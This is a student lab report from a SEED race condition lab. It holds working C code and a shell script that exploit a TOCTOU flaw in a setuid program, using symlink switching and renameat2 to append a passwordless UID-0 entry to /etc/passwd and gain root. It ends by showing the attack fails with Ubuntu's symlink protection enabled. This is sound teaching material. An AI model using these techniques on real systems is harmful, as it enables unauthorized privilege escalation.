


Race Condition Vulnerability Lab

Purva Naresh Rumde (pr23b)

TASK 1: Choosing Our Target

So first before starting the attack we have to turn off countermeasures and then start with the attack.

Since Ubuntu has a built-in protection against race condition attacks. This scheme works by restricting who can follow a symlink.

A terminal window titled 'seed@VM: ~/.../Labsetup' with a search icon and a menu icon in the top right. The terminal shows three lines of commands and their outputs, enclosed in a red rectangular box. The first line is '[10/20/24] seed@VM:~/.../Labsetup\$ sudo sysctl -w fs.protected_symlinks=0', followed by the output 'fs.protected_symlinks = 0'. The second line is '[10/20/24] seed@VM:~/.../Labsetup\$ sudo sysctl fs.protected_regular=0', followed by the output 'fs.protected_regular = 0'. The third line is '[10/20/24] seed@VM:~/.../Labsetup\$' with no output.

```
[10/20/24] seed@VM:~/.../Labsetup$ sudo sysctl -w fs.protected_symlinks=0
fs.protected_symlinks = 0
[10/20/24] seed@VM:~/.../Labsetup$ sudo sysctl fs.protected_regular=0
fs.protected_regular = 0
[10/20/24] seed@VM:~/.../Labsetup$
```

So for the first task we have to get inside the `/etc/passwd` and manually make an entry for a user who's name is "test". The task is considered a success if we can enter the root without entering the "test" user password.

- First I typed in the command `sudo vim /etc/passwd` and entered the file to put in the new "test" user details.
- Getting inside `passwd` is only possible if we enter as a super user.
- Once done, I checked if the user is created and without password the entry to root was possible.

```
seed@VM: ~/.../Labsetup
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
avahi:x:115:121:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/usr/sbin/nologin
saned:x:117:123::/var/lib/saned:/usr/sbin/nologin
nm-openvpn:x:118:124:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
hplip:x:119:7:HPLIP system user,,,:/run/hplip:/bin/false
whoopsie:x:120:125::/nonexistent:/bin/false
colord:x:121:126:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
geoclue:x:122:127::/var/lib/geoclue:/usr/sbin/nologin
pulse:x:123:128:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:124:65534::/run/gnome-initial-setup:/bin/false
gdm:x:125:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
seed:x:1000:1000:SEED,,,:/home/seed:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin
telnetd:x:126:134::/nonexistent:/usr/sbin/nologin
ftp:x:127:135:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
sshd:x:128:65534::/run/ssh:/usr/sbin/nologin
user1:x:1001:1001::/home/user1:/bin/bash
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
```

```

root@VM: /home/seed/Purva/Labsetup
[10/20/24] seed@VM: ~/.../Labsetup$ sudo sysctl -w fs.protected_symlinks=0
fs.protected_symlinks = 0
[10/20/24] seed@VM: ~/.../Labsetup$ sudo sysctl fs.protected_regular=0
fs.protected_regular = 0
[10/20/24] seed@VM: ~/.../Labsetup$ sudo vim /etc/passwd
[10/20/24] seed@VM: ~/.../Labsetup$ sudo vim /etc/passwd
[10/20/24] seed@VM: ~/.../Labsetup$ su test
Password:
root@VM: /home/seed/Purva/Labsetup# whoami
root
root@VM: /home/seed/Purva/Labsetup# █

```

Once successfully, entering the root we have to delete the user from the `/etc/passwd` for the next task.

```
seed@VM: ~/.../Labsetup
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
avahi:x:115:121:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/usr/sbin/nologin
saned:x:117:123::/var/lib/saned:/usr/sbin/nologin
nm-openvpn:x:118:124:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
hplip:x:119:7:HPLIP system user,,,:/run/hplip:/bin/false
whoopsie:x:120:125::/nonexistent:/bin/false
colord:x:121:126:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
geoclue:x:122:127::/var/lib/geoclue:/usr/sbin/nologin
pulse:x:123:128:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:124:65534::/run/gnome-initial-setup:/bin/false
gdm:x:125:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
seed:x:1000:1000:SEED,,,:/home/seed:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin
telnetd:x:126:134::/nonexistent:/usr/sbin/nologin
ftp:x:127:135:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
sshd:x:128:65534::/run/sshd:/usr/sbin/nologin
user1:x:1001:1001::/home/user1:/bin/bash
-- INSERT --
```

TASK 2: Launching the Race Condition Attack

```
seed@VM: ~/.../Labsetup
[10/20/24] seed@VM: ~/.../Labsetup$ sudo sysctl -w fs.protected_symlinks=0
fs.protected_symlinks = 0
[10/20/24] seed@VM: ~/.../Labsetup$ sudo sysctl fs.protected_regular=0
fs.protected_regular = 0
[10/20/24] seed@VM: ~/.../Labsetup$ ls -l
total 12
-rwxrwxr-x 1 seed seed 217 Dec 25 2020 target_process.sh
drwxrwxr-x 2 seed seed 4096 Oct 20 17:45 tmp
-rw-rw-r-- 1 seed seed 575 Dec 25 2020 vulp.c
[10/20/24] seed@VM: ~/.../Labsetup$ gcc vulp.c -o vulp
[10/20/24] seed@VM: ~/.../Labsetup$ sudo chown root vulp
[10/20/24] seed@VM: ~/.../Labsetup$ sudo chmod 4755 vulp
[10/20/24] seed@VM: ~/.../Labsetup$ ls -l
total 32
-rwxrwxr-x 1 seed seed 217 Dec 25 2020 target_process.sh
drwxrwxr-x 2 seed seed 4096 Oct 20 17:45 tmp
-rwsr-xr-x 1 root seed 17104 Oct 20 18:03 vulp
-rw-rw-r-- 1 seed seed 575 Dec 25 2020 vulp.c
[10/20/24] seed@VM: ~/.../Labsetup$
```

Task 2A:

In this task we just had to add the sleep(10) function. With this addition, the vulp program (when re-compiled) will pause and yield control to the operating system for 10 seconds.

But since this isn't the main task I just added this bit to the code. And later before starting task 2B I removed this line from the vulp program.

```
1#include <stdio.h>
2#include <stdlib.h>
3#include <string.h>
4#include <unistd.h>
5
6int main()
7{
8    char* fn = "/tmp/XYZ";
9    char buffer[60];
10    FILE* fp;
11
12    /* get user input */
13    scanf("%50s", buffer);
14
15    if (!access(fn, W_OK)) {
16        sleep(10);
17        fp = fopen(fn, "a+");
18        if (!fp) {
19            perror("Open failed");
20            exit(1);
21        }
22        fwrite("\n", sizeof(char), 1, fp);
23        fwrite(buffer, sizeof(char), strlen(buffer), fp);
24        fclose(fp);
25    } else {
26        printf("No permission \n");
27    }
28
29    return 0;
30}
```

Task 2B:

In this task there are 2 programs that I have written and executed.

attack_process.c

```
#include <unistd.h>
int main()
{
    while(1)
    {
        unlink("/tmp/XYZ");
        symlink("/dev/null", "/tmp/XYZ");
        usleep(100);

        unlink("/tmp/XYZ");
    }
}
```

```

        symlink("/etc/passwd" , "/tmp/XYZ");
        usleep(100);
    }
    return 0;
}

```

Code explanation:

1. **symlink("/dev/null", "/tmp/XYZ");:**

This creates a symbolic link from /tmp/XYZ to /dev/null, a "dummy" file. /dev/null is a black hole for data; anything written to it is discarded. Linking to /dev/null essentially does nothing harmful, but it's a placeholder link while we prepare for the real attack.

2. **usleep(100);:**

This pauses the execution for 100 microseconds. It introduces a brief delay, allowing for better chances of the vulnerable program (vulp) checking the file permissions on /tmp/XYZ while it is still linked to a harmless file (/dev/null).

3. **Second Delay (usleep(100));:** This delay creates a brief pause before the loop restarts.

This gives vulp an opportunity to access /tmp/XYZ as it's pointed to /etc/passwd.

Overall Goal:

The purpose of switching links quickly and introducing brief pauses is to maximize the chances of the vulnerable program accessing /tmp/XYZ while it's linked to /etc/passwd. If timed correctly, vulp will append data to /etc/passwd, potentially allowing the attacker to insert an entry that grants unauthorized access or root privileges.

target_process.sh

```

#!/bin/bash

CHECK_FILE="ls -l /etc/passwd"

old=$($CHECK_FILE)

new=$($CHECK_FILE)

while [ "$old" == "$new" ]
do
    echo "test:U6aMy0wojraho:0:0:test:/root:/bin/bash" | ./vulp
    new=$($CHECK_FILE)
done

echo "STOP... The passwd file has been changed"

```


In this task, first I ran the `./attack_process` program and then while it is running I ran the `./target_process.sh` and as you can see after a few minutes my attack was successful.

To verify the success I entered the `/etc/passwd` and as we can see the entry of test is available there.

I then went on to try the `su test` command and entered the root.

```
root@VM: /home/seed/Purva/Labsetup
pulse:x:123:128:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:124:65534:./run/gnome-initial-setup:/bin/false
gdm:x:125:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
seed:x:1000:1000:SEED,,,:/home/seed:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:./usr/sbin/nologin
telnetd:x:126:134:./nonexistent:/usr/sbin/nologin
ftp:x:127:135:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
sshd:x:128:65534:./run/sshd:/usr/sbin/nologin
user1:x:1001:1001:,,,:/home/user1:/bin/bash

test:U6aMy0wojraho:0:0:test:/root:/bin/bash [10/23/24] seed@VM:~/.../Labs
o nano /etc/passwd

Use "fg" to return to nano.

[2]+  Stopped                  sudo nano /etc/passwd
[10/23/24] seed@VM:~/.../Labsetup$ sudo nano /etc/passwd
[10/23/24] seed@VM:~/.../Labsetup$ su tester
su: user tester does not exist
[10/23/24] seed@VM:~/.../Labsetup$ su test
Password:
root@VM: /home/seed/Purva/Labsetup#
```

In Task 2B, the attack tries to exploit the race condition by continuously switching the symbolic link `/tmp/XYZ` between `/dev/null` and `/etc/passwd`. However, there is a potential race condition in the attack code itself. Here's what happens:

1. Race Condition in the Attack Code: The attack program removes the existing symbolic link with `unlink("/tmp/XYZ")` and then creates a new symbolic link with `symlink(...)`. However, this process involves two separate system calls (`unlink` and `symlink`), which are not atomic (i.e., not executed as one uninterrupted action).
2. Timing Issue: If the vulnerable program (`vulp`) executes its `fopen("/tmp/XYZ")` command between the `unlink` and `symlink` calls in the attack code, it can inadvertently create a new `/tmp/XYZ` file owned by root. When this happens, `/tmp/XYZ` becomes a regular file owned by root rather than a symbolic link. Once owned by root, the attacker's code

(which runs with non-root privileges) can no longer modify or delete /tmp/XYZ, effectively blocking the attack.

Task 2C:

Task 2C solves this issue by making the symbolic link switch **atomic**, so there is no moment when /tmp/XYZ does not exist as a symbolic link.

1. **Using renameat2() with RENAME_EXCHANGE:** The improved attack code uses the renameat2() system call with the RENAME_EXCHANGE flag. This system call can atomically swap the targets of two symbolic links without a gap. Here's how it works:
 - The attacker creates two symbolic links, /tmp/XYZ pointing to /dev/null and /tmp/ABC pointing to /etc/passwd.
 - The renameat2() system call then **atomically swaps** the two links, effectively redirecting /tmp/XYZ to /etc/passwd instantly.
2. **No Context Switch Issue:** Since renameat2() performs the swap in one step, there's no point at which vulp can run with /tmp/XYZ not pointing to /dev/null or /etc/passwd, removing the risk of vulp creating a regular root-owned file.

By making the swap atomic, **Task 2C removes the race condition within the attack code itself**, which allows the attacker to repeatedly attempt the exploitation without interference from unexpected file ownership changes.

I have written a program that includes the solution to the task 2B problem. And ran the program along with ./target_process.sh and the attack was successful.

improved.c

```
#define _GNU_SOURCE
#include <stdio.h>
#include <unistd.h>
int main()
{
    unsigned int flags = RENAME_EXCHANGE;
    while(1)
    {
        unlink("/tmp/XYZ");symlink("/dev/null" , "/tmp/XYZ");
        unlink("/tmp/ABC");symlink("/etc/passwd" , "/tmp/ABC");
        renameat2(0, "/tmp/XYZ", 0, "/tmp/ABC", flags);
    }
    return 0;}
```



```
seed@VM: ~/.../Labsetup
[10/23/24]seed@VM:~/.../Labsetup$ ll
total 60
-rwxrwxr-x 1 seed seed 16800 Oct 23 11:43 attack_process
-rw-rw-r-- 1 seed seed 217 Oct 23 11:37 attack_process.c
-rw-rw-r-- 1 seed seed 305 Oct 22 12:05 improved.c
-rwxrwxr-x 1 seed seed 255 Oct 23 11:40 target_process.sh
drwxrwxr-x 2 seed seed 4096 Oct 23 11:40 tmp
-rwsr-xr-x 1 root seed 17104 Oct 23 11:42 vulp
-rw-rw-r-- 1 seed seed 575 Dec 25 2020 vulp.c
[10/23/24]seed@VM:~/.../Labsetup$ gcc improved.c -o improved
[10/23/24]seed@VM:~/.../Labsetup$ ./improved &
[3] 4874
[10/23/24]seed@VM:~/.../Labsetup$ ./target_process.sh
No permission
STOP... The passwd file has been changed
[10/23/24]seed@VM:~/.../Labsetup$
```

```
seed@VM: ~/.../Labsetup
avahi:x:115:121:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/usr/sbin/nologin
saned:x:117:123::/var/lib/saned:/usr/sbin/nologin
nm-openvpn:x:118:124:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
hplip:x:119:7:HPLIP system user,,,:/run/hplip:/bin/false
whoopsie:x:120:125::/nonexistent:/bin/false
colord:x:121:126:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
geoclue:x:122:127::/var/lib/geoclue:/usr/sbin/nologin
pulse:x:123:128:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:124:65534::/run/gnome-initial-setup:/bin/false
gdm:x:125:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
seed:x:1000:1000:SEED,,,:/home/seed:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin
telnetd:x:126:134::/nonexistent:/usr/sbin/nologin
ftp:x:127:135:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
sshd:x:128:65534::/run/sshd:/usr/sbin/nologin
user1:x:1001:1001,,,:/home/user1:/bin/bash

test:U6aMy0wojraho:0:0:test:/root:/bin/bash[10/23/24]seed@VM:~/.../Labsetup$
```

```
root@VM: /home/seed/Purva/Labsetup
[10/23/24] seed@VM:~/.../Labsetup$ su test
Password:
root@VM: /home/seed/Purva/Labsetup# whoami
root
root@VM: /home/seed/Purva/Labsetup#
```

TASK 3B: Using Ubuntu's Built-in Scheme

In this attack the task was to turn on the protection and perform the attack.

So first I turned ran this command : **sudo sysctl -w fs.protected_symlinks=1**

```
seed@VM: ~/.../Labsetup
[10/23/24] seed@VM:~/.../Labsetup$ gedit vulp.c
[10/23/24] seed@VM:~/.../Labsetup$ gcc vulp.c -o vulp
[10/23/24] seed@VM:~/.../Labsetup$ sudo chown root vulp
[10/23/24] seed@VM:~/.../Labsetup$ sudo chmod 4755 vulp
[10/23/24] seed@VM:~/.../Labsetup$ ll
total 80
-rwxrwxr-x 1 seed seed 16800 Oct 23 11:43 attack_process
-rw-rw-r-- 1 seed seed 217 Oct 23 11:37 attack_process.c
-rwxrwxr-x 1 seed seed 16792 Oct 23 11:50 improved
-rw-rw-r-- 1 seed seed 305 Oct 22 12:05 improved.c
-rwxrwxr-x 1 seed seed 255 Oct 23 11:40 target_process.sh
drwxrwxr-x 2 seed seed 4096 Oct 23 12:09 tmp
-rwsr-xr-x 1 root seed 17104 Oct 23 12:10 vulp
-rw-rw-r-- 1 seed seed 575 Dec 25 2020 vulp.c
[10/23/24] seed@VM:~/.../Labsetup$ sudo sysctl -w fs.protected_symlinks=1
fs.protected_symlinks = 1
[10/23/24] seed@VM:~/.../Labsetup$
```

Then I ran the ./improved program the same way I had ran it for task2 and as it is visible first 3 times it displayed Open failed: Permission denied after running the ./target.sh and eventually it did not succeed. I had kept this target.sh running for a long time but it did not succeed.

```
seed@VM: ~/.../Labsetup
[10/23/24] seed@VM:~/.../Labsetup$ ./improved &
[3] 22576
[10/23/24] seed@VM:~/.../Labsetup$ ./target_process.sh
Open failed: Permission denied
Open failed: Permission denied
Open failed: Permission denied
No permission
No permission
^C
[10/23/24] seed@VM:~/.../Labsetup$
```

Same I tried for `./attack_process` as well. Just to be sure that this program fails, and it didn't not. After running `./target.sh` my terminal was stuck here for the longest time it didn't display a single message so I had to quit.

Conclusion, that the attack will not be successful if the protection is turned on.

```
[10/23/24] seed@VM:~/.../Labsetup$ ./attack_process &
[3] 168111
[10/23/24] seed@VM:~/.../Labsetup$ ./target_process.sh
█
```